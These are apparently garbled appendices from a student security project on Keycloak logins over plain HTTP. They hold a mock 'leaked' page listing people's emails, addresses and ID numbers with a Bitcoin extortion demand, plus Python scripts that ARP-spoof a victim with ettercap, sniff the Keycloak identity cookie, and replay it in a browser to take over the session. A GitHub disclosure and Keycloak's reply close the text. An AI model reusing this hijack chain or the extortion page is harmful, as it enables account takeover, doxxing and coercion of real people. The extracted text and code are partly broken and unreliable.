<style></td></tr><tr><td>h1, h2 {</td></tr><tr><td>text-align: center;</td></tr><tr><td>padding: <mark>20px</mark>;</td></tr><tr><td>background: linear-gradient(45deg, #FF0000, #FF7F00, #FFFF00, #00FF00, #0000FF, #4B0082, #8B00FF);</td></tr><tr><td>-webkit-background-clip: text;</td></tr><tr><td>color: transparent;</td></tr><tr><td>animation: spinAnimation 10s linear infinite; /* Animation for spinning text */</td></tr><tr><td>}</td></tr></tbody></table></style>

```
body {
```

<script>

```
background-image:
url('https://t4.ftcdn.net/jpg/02/12/25/45/360_F_212254598_brUfST14WUQsmeXq83kvdo3l8Uft82ma.jpg');
  table {
       width: 80%;
       margin: 20px auto;
       background-color: rgba(255, 255, 255, 0.8);
       border-collapse: collapse;
    th, td {
       border: 1px solid #ddd;
       padding: 8px;
       text-align: left;
    th {
       background-color: #f2f2f2;
    mark {
       background-color: yellow;
       color: black;
       font-weight: bold;
    mark2 {
       background-color: yellow;
       color: black;
       font-weight: bold;
    .colorful-text {
       color:
     @keyframes spinAnimation {
       0% {
          transform: rotate(Odeg);
       100% {
          transform: rotate(360deg);
     .colorful-text {
       color: #FF00FF;
    .funny-text {
       font-family: 'Comic Sans MS', cursive;
       color: #FF00FF;
       text-align: center;
       font-size: 24px;
       padding: 20px;
       background-color: green;
 </style>
```

```
// Function to fetch and display the visitor's IP address
 function getIpAddress() {
    fetch('https://ipinfo.io/json')
      .then(response => response.json())
      .then(data => {
        document.getElementById('ip-address').textContent = data.ip;
      .catch(error => {
        console.error('Error fetching IP address:', error);
 // Call the function when the page loads
 window.onload = getIpAddress;
</script>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Lucas' Friends Information LEAKED</b></title>
  <style>
   table {
      width: 100%;
      border-collapse: collapse;
      margin-top: 20px;
   th, td {
      border: 1px solid #ddd;
      padding: 8px;
      text-align: left;
   th {
      background-color: #f2f2f2;
  </style>
</head>
<body>
  <h1>Lucas' Friends Information</h1> <h2>LEAKED HAHAHAHAHAHAH</h2>
  <thead>
        Contact Name
        Email
        Birthday
        Mobile
        Address
        NRIC No.
      </thead>
```

```
Vernie Si
    verniesi41@hotmail.com
    1996-10-25
    9561-6475
    Blk 42 Lorong 6 Woodgrove, #11-37, 967937
    $9606318M
  Keith Chia Wee Tat
   keithchi52@gmail.com
   1966-07-10
   8487-6738
   3 Kallang Vista, 064547 
   $6689059A
  Tay Boon Keong Jimmy
   tayboonk78@gmail.com
   1976-08-29
   9880-6338
   Blk 30 Lorong 4 Pandan Valley, #05-04, 468449
   $76709511
  Jarred Woo
   jarredwo85@yahoo.com.sg
   2003-11-01
   9010-1367
   69 Admiralty Gate, 815475
   T0355365L
  Judy Yap
   judyyapm66@gmail.com
   1995-09-27
   8742-5114
   1 Jalan Telipok, 177805
   $9528017M
  <mark>Pay MONEY of I LEAK MORE</mark>
  <div class="funny-text">Pay 1 BTC to 0x310D023266F9e9a861E732D569E4C690F29d039f OR ELSE</div>
<<h1>Your IP Address: 220.255.23.234</h1>
Loading...
```

</html>

Appendix G https://github.com/yhnbgf/autokeycloak Source Code of Ettercap.py //code font import socket import subprocess def get_local_ip(): s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) s.connect(('8.8.8.8', 1)) # Connect to a public DNS server local_ip = s.getsockname()[0] s.close() return local_ip except Exception as e: print(f"Error getting local IP address: {e}") def get_router_ip(): # Run a subprocess to get the default gateway (router) IP address result = subprocess.check_output(["ip", "route", "show", "default"]).decode("utf-8") router_ip = result.split()[2] return router_ip except Exception as e: print(f"Error getting router IP address: {e}") return None if __name__ == "__main__": local_ip = get_local_ip() router_ip = get_router_ip() if local_ip and router_ip: print(f"Local IP address: {local_ip}") print(f"Router IP address: {router_ip}") print("Failed to retrieve IP addresses.") victim_ip=str(input("Enter Victim IP:")) router_path = f"/{router_ip}//" victim_path = f"/{victim_ip}//" command = ["sudo", "ettercap", "-T", "-q", "-M", "arp:remote", router_path, victim_path, ">", "/dev/null", "2>&1", "&"]

result = subprocess.run(command)

Appendix H

Source Code of Wifi-sniff.py

```
import sys
stop_sniffing = False
def packet_callback(packet, realm_name):
  global stop_sniffing
  if stop_sniffing:
  if packet.haslayer(IP) and packet.haslayer(TCP) and packet.haslayer(Raw):
    ip_src = packet[IP].src
    ip_dst = packet[IP].dst
    payload = packet[Raw].load.decode('utf-8', 'ignore')
     # Check for HTTP traffic with the specified URL
    target_url = f'GET /realms/{realm_name}/protocol/openid-connect/3p-cookies/step1.html'
    if target_url in payload:
       # Extract cookies from the payload
       auth_session_id_legacy = extract_cookie(payload, 'AUTH_SESSION_ID_LEGACY')
       keycloak_session_legacy = extract_cookie(payload, 'KEYCLOAK_SESSION_LEGACY')
       keycloak_identity_legacy = extract_cookie(payload, 'KEYCLOAK_IDENTITY_LEGACY')
       print(f"HTTP packet from {ip_src} to {ip_dst}:\n{payload}\n")
       # Print the keycloak_identity_legacy cookie
       if keycloak_identity_legacy:
          print(f"keycloak_identity_legacy cookie found: {keycloak_identity_legacy}")
          print(f"URL: {extract_url(payload)}")
          # Store the cookie value in a file
          store_cookie(keycloak_identity_legacy)
          store_url(extract_url(payload))
          stop_sniffing = True
          sys.exit(1)
def extract_cookie(payload, cookie_name):
  start_index = payload.find(cookie_name)
  if start_index != -1:
    start_index = payload.find('=', start_index) + 1
    end_index = payload.find(',', start_index)
    cookie_value = payload[start_index:end_index]
    return cookie_value.strip()
  return None
def extract_url(payload):
```

Extracting the URL from the payload start_index = payload.find('Host: ') + len('Host: ') end index = payload.find('\r\n', start index) return payload[start_index:end_index]

def store_cookie(cookie_value):
 with open('cookie.txt', 'w') as file:
 file.write(cookie_value)

def store_url(url_value):
 with open('url.txt', 'w') as file:
 file.write(url_value)

Replace 'eth0' with the name of your interface
interface = 'eth0'

Get user input for realm_name
realm_name = input("Enter the realm name: ")
print("Sniffing Login Packets. Stop when keycloak_identity_legacy cookie is found...")

Start sniffing HTTP traffic with the specific URL filter

sniff(iface=interface, prn=lambda pkt: packet_callback(pkt, realm_name), store=0, filter="tcp port 80 or tcp port 8080")

Appendix I

Source Code of Login.py

from selenium import webdriver

from selenium.webdriver.chrome.service import Service import time

Replace 'path/to/chromedriver' with the actual path to your chromedriver executable chromedriver_path = '/usr/bin/chromedriver'

Set up Chrome options

chrome_options = webdriver.ChromeOptions()
chrome_options.add_argument('--no-sandbox') # Required for running in a virtual machine
chrome_options.add_argument('--disable-gpu') # Required for running in a virtual machine
chrome_options.add_argument('--headless') # Optional: run in headless mode without a graphical user interface

Create a Chrome web driver

service = Service(chromedriver_path)
driver = webdriver.Chrome(service=service, options=chrome_options)

try:

realm=input("Enter the Realm Name:")
with open('url.txt', 'r') as url_file:
 url = "http://"+ url_file.read().strip() + "/realms/" +realm + "/account/"

Open the website URL

driver.get(url) time.sleep(5)

Read the cookie value from the file
with open('cookie.txt', 'r') as file:

keycloak_identity_legacy = file.read().strip()
Provided cookie information
cookie_info = f"document.cookie = 'KEYCLOAK_IDENTITY_LEGACY={keycloak_identity_legacy}';"
Execute JavaScript to set the cookie
driver.execute_script(cookie_info)
driver.refresh()
Optional: Print the title of the webpage
print("Title of the page:", driver.title)
Keep the browser window open until Ctrl+C is pressed
while True:
 pass
except KeyboardInterrupt:
Ctrl+C was pressed, close the browser window
driver.guit()

Appendix J

Reporting of Issue to Keycloak Security Team

	Assignees
Before reporting an issue	No one assigned
I have read and understood the above terms for submitting issues, and I understand that my issue may be closed without	Labels
action if I do not follow them.	area/token-exchar
Area	Projects
token-exchange	None yet
Describe the bug	Milestone
I found an issue in keycloak's login mechanism on HTTP, version 22.0.5.	No milestone
Although keycloak recommends HTTPS for deployment, some developers misconfigure HTTP, ,forget to enable HTTP, or are	Development
too lazy to get an SSL certificate. They do not understand its security implications and neglect HTTPS. During development, developers on HTTP are especially vulnerable to this attack. This is especially terrible as bad actors can disrupt development	No branches or pul
work.	3 participants
Version	
22.0.5	.
Expected behavior	
Safe and secure login	
Actual behavior	
An attacker is able to arp spoof, obtain a victim's cookie credentials, and impersonate victim login.	
How to Reproduce?	
https://docs.google.com/presentation/d/1w-Ucfe_EFxU6isjjvOe5hIBKMxyWm0GH/edit?	
usp=sharing&ouid=107896507330633954059&rtpof=true&sd=true	

abstractj commented 2 weeks ago Contributor ····
@yhnbgf Hi Lucas, you received a response 7 days ago; please check your inbox as it addresses your concerns about security.
Dec 13, 2023, 9.06:41 AM (7 days ago) 📩 🗮 to Lucas Chin, keycloak-security@googlegroups.com Thanks for your report. Running Keycloak in development mode for production is not recommended. Developers must ensure that all traffic, uses HTTPS. This can be achieved by redirecting HTTP to HTTPS and implementing HSTS headers to secure against unencrypted communications. Even in development environments, the use of TLS certificates is recommended.
As already answered:
Thanks for your report. Running Keycloak in development mode for production is not recommended. Developers must ensure that all traffic, uses HTTPS. This can be achieved by redirecting HTTP to HTTPS and implementing HSTS headers to secure against unencrypted communications. Even in development environments, the use of TLS certificates is recommended.